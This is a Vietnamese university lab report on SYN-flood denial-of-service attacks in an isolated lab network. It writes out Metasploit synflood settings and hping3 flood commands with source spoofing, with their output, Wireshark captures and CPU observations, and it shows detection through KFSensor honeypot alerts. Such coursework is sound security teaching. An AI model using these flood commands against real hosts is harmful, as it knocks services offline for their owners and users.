TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN – ĐHQG-HCM
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

BÁO CÁO THỰC HÀNH

Bài thực hành số 06: DDOS Attack

Môn học: An toàn mạng máy tính nâng cao

Lớp: NT534.P21.ANTT.1

THÀNH VIÊN THỰC HIỆN (Nhóm xx):

STT	Họ và tên	MSSV
1	Phạm Phúc Hậu	21520836
2	Diệp Tấn Phát	22521066
3	Phan Nguyễn Nhật Trâm	22521501
4	Nguyễn Hải Phong	22521088

Điểm tự đánh giá
10

ĐÁNH GIÁ KHÁC:

Tổng thời gian thực hiện	
Phân chia công việc	
Ý kiến *(nếu có)* + Khó khăn + Đề xuất, kiến nghị	

Phần bên dưới của báo cáo này là báo cáo chi tiết của nhóm thực hiện

MỤC LỤC


A. BÁO CÁO CHI TIẾT

1. Bảng cấu hình mạng

Tên máy	Địa chỉ IP
Windows 10 - Victim	10.81.36.40
Ubuntu 22.04 - Router, Mail Server	10.81.36.10
	192.168.36.5
Kali - Attacker	192.168.36.30

2. SYN Flooding một Target Host bằng Metasploit

- Tại máy Attacker, sử dụng công cụ nmap để kiểm tra xem cổng 139 (NetBIOS/SMB) trên máy 10.81.36.40 có đang mở không




- Thiết lập các tùy chọn và bắt đầu thực hiện tấn công DoS

```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.81.36.40
RHOST ⇒ 10.81.36.40
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT ⇒ 21
msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.81.36.40
RHOST ⇒ 10.81.36.40
msf6 auxiliary(dos/tcp/synflood) > set RPORT 139
RPORT ⇒ 139
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.81.36.30
SHOST ⇒ 10.81.36.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.81.36.40

[*] SYN flooding 10.81.36.40:139 ...
```


- Dữ liệu Wireshark cho thấy một cuộc tấn công SYN Flood rõ ràng nhắm vào 10.81.36.40 bắt nguồn từ 10.81.36.30

288	12.528677	10.81.36.30	10.81.36.40	TCP	60 64718 → 139 [SYN] Seq=0 Win=3725 Len=0
289	12.531421	10.81.36.30	10.81.36.40	TCP	60 10017 → 139 [SYN] Seq=0 Win=1469 Len=0
290	12.532969	10.81.36.30	10.81.36.40	TCP	60 25928 → 139 [SYN] Seq=0 Win=2372 Len=0
291	12.535058	10.81.36.30	10.81.36.40	TCP	60 211 → 139 [SYN] Seq=0 Win=2342 Len=0
292	12.537963	10.81.36.30	10.81.36.40	TCP	60 34573 → 139 [SYN] Seq=0 Win=3141 Len=0
293	12.538428	10.81.36.30	10.81.36.40	TCP	60 10594 → 139 [SYN] Seq=0 Win=2670 Len=0
294	12.539234	10.81.36.30	10.81.36.40	TCP	60 17866 → 139 [SYN] Seq=0 Win=2132 Len=0
295	12.541529	10.81.36.30	10.81.36.40	TCP	60 19377 → 139 [SYN] Seq=0 Win=1673 Len=0
296	12.541749	10.81.36.30	10.81.36.40	TCP	60 57873 → 139 [SYN] Seq=0 Win=2601 Len=0
297	12.541950	10.81.36.30	10.81.36.40	TCP	60 75 → 139 [SYN] Seq=0 Win=1168 Len=0
298	12.544421	10.81.36.30	10.81.36.40	TCP	60 37005 → 139 [SYN] Seq=0 Win=1250 Len=0
299	12.544973	10.81.36.30	10.81.36.40	TCP	60 15018 → 139 [SYN] Seq=0 Win=173 Len=0
300	12.545985	10.81.36.30	10.81.36.40	TCP	60 63880 → 139 [SYN] Seq=0 Win=2652 Len=0
301	12.547196	10.81.36.30	10.81.36.40	TCP	60 27765 → 139 [SYN] Seq=0 Win=2243 Len=0
302	12.548017	10.81.36.30	10.81.36.40	TCP	60 58481 → 139 [SYN] Seq=0 Win=2317 Len=0
303	12.548974	10.81.36.30	10.81.36.40	TCP	60 12948 → 139 [SYN] Seq=0 Win=999 Len=0
304	12.550441	10.81.36.30	10.81.36.40	TCP	60 59652 → 139 [SYN] Seq=0 Win=2723 Len=0
305	12.550597	10.81.36.30	10.81.36.40	TCP	60 58006 → 139 [SYN] Seq=0 Win=3831 Len=0
306	12.552232	10.81.36.30	10.81.36.40	TCP	60 27526 → 139 [SYN] Seq=0 Win=596 Len=0

- Số gói tin attacker gửi được trong 1 phút là 6485



- Quan sát CPU bằng Task Manager thấy không có vấn đề gì



- **Nhận xét**: Tấn công DOS bằng Metasploit chưa hiệu quả

3. SYN Flooding bằng Hping 3


- Tiến hành tấn công bằng hping3

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 139 --flood --rand-source 10.81.36.40
HPING 10.81.36.40 (eth0 10.81.36.40): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.81.36.40 hping statistic ---
827225 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~/Desktop]
```

- Trong Wireshark, quan sát thấy một lượng lớn các địa chỉ IP nguồn khác nhau đồng thời gửi yêu cầu đến IP đích → kẻ tấn công đang sử dụng kỹ thuật IP spoofing.
- "NBSS Continuation Message": NBSS (NetBIOS Session Service) thường được sử dụng trong các cuộc tấn công DoS hoặc quét mạng. Sự xuất hiện lặp đi lặp lại của loại thông báo này với lưu lượng lớn cho thấy kẻ tấn công đang cố gắng tạo ra các phiên kết nối không hợp lệ hoặc làm quá tải các phiên NetBIOS trên máy chủ đích.

No.	Time	Source	Destination	Protocol	Lengtl	Info
4769…	18.651271	14.207.236.66	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651271	64.118.59.195	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651271	107.135.34.127	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651271	254.118.111.12	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651355	170.78.78.94	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651355	182.5.107.78	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651662	148.0.111.252	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651662	245.157.218.245	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651790	148.180.2.24	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651790	139.194.221.92	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651790	125.148.84.81	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651790	75.232.99.119	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651878	51.15.130.51	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651878	147.255.197.236	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651936	130.165.5.251	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.651936	96.22.131.255	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.652005	244.157.86.147	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.652005	181.229.118.158	10.81.36.40	NBSS	174	NBSS Continuation Message
4769…	18.652056	134.11.126.88	10.81.36.40	NBSS	174	NBSS Continuation Message

- Quan sát CPU bằng Task Manager, CPU usage sẽ tăng vọt và có thể duy trì ở mức rất cao (gần 100%). Điều này xảy ra vì hệ thống đích đang phải xử lý một lượng lớn các gói tin đến. Mỗi gói tin, dù hợp lệ hay không, đều yêu cầu tài nguyên CPU để xử lý header, kiểm tra checksum, cố gắng phân tích và phản hồi (nếu cần).



4. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark


- Dùng công cụ nmap trển máy Kali Linux để scan cổng FTP trển máy nạn nhân có mở hay không

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p21 -Pn 10.81.36.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-20 10:17 EDT
Nmap scan report for 10.81.36.40
Host is up (0.0019s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```

- Tiếp theo dùng hping3 để tấn công


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hping3 -d 100 -S -p 21 --flood -a 10.81.36.30 10.81.36.40
HPING 10.81.36.40 (eth0 10.81.36.40): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
^C
— 10.81.36.40 hping statistic —
595388 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

- Cấu hình "Email Alerts" trong phần mềm KFSensor cho phép người dùng thiết lập các thông báo email khi có sự kiện đáng chú ý xảy ra




- KFSensor có khả năng nhận biết các cuộc tấn công KFSensor và đã thành công trong việc phát hiện một cuộc tấn công DoS. Cụ thể:
    - ID: 24941
    - Start: 5/20/2025 9:17:15 PM
    - Name: DoS Attack
    - Visitor: 10.81.36.30
    - Description: DOS Attack
    - Received: Connections: 1000(0)DA(Active C...

→ KFSensor đã phát hiện một cuộc tấn công từ chối dịch vụ (DoS) với một số lượng lớn kết nối (1000) có nguồn gốc từ địa chỉ IP "10.81.36.30" vào lúc 21 giờ 17 phút 15 giây ngày 20 tháng 5 năm 2025.



- Ở máy Ubuntu, triển khai MailHog làm email server để nhận email từ Kfsensor, ta thấy KFSensor đã gửi các email cảnh báo



- Nội dung email này thông báo chi tiết về một sự kiện tấn công đã được KFSensor phát hiện và ghi nhận, cụ thể là một cuộc tấn công từ chối dịch vụ (DoS).

From kfsesor@example.com
Subject **KFSensor (Trial Version):, id:24941, visitor:10.81.36.30:3248, Severity: Medium**
To aaa@example.com

Plain text | Source

```
KFSensor Event id: 24941
==========================
Start:5/20/2025 9:17:15 PM.863
End: 5/20/2025 9:17:15 PM.863

Type: DOS Attack
Severity: Medium
Protocol: TCP

Host: 10.81.36.40:21
Visitor: 10.81.36.30:3248

DOS Attack
Description: DOS Attack
Connection closed by Server

Signature: None

Received: 0 bytes Receive Limit Exceeded
------------------------------------------------------------
Connections: 1000
Active Connections: 0
Received Bytes: 0
TCP Ports Connected: 1
UDP Ports Connected: 0
```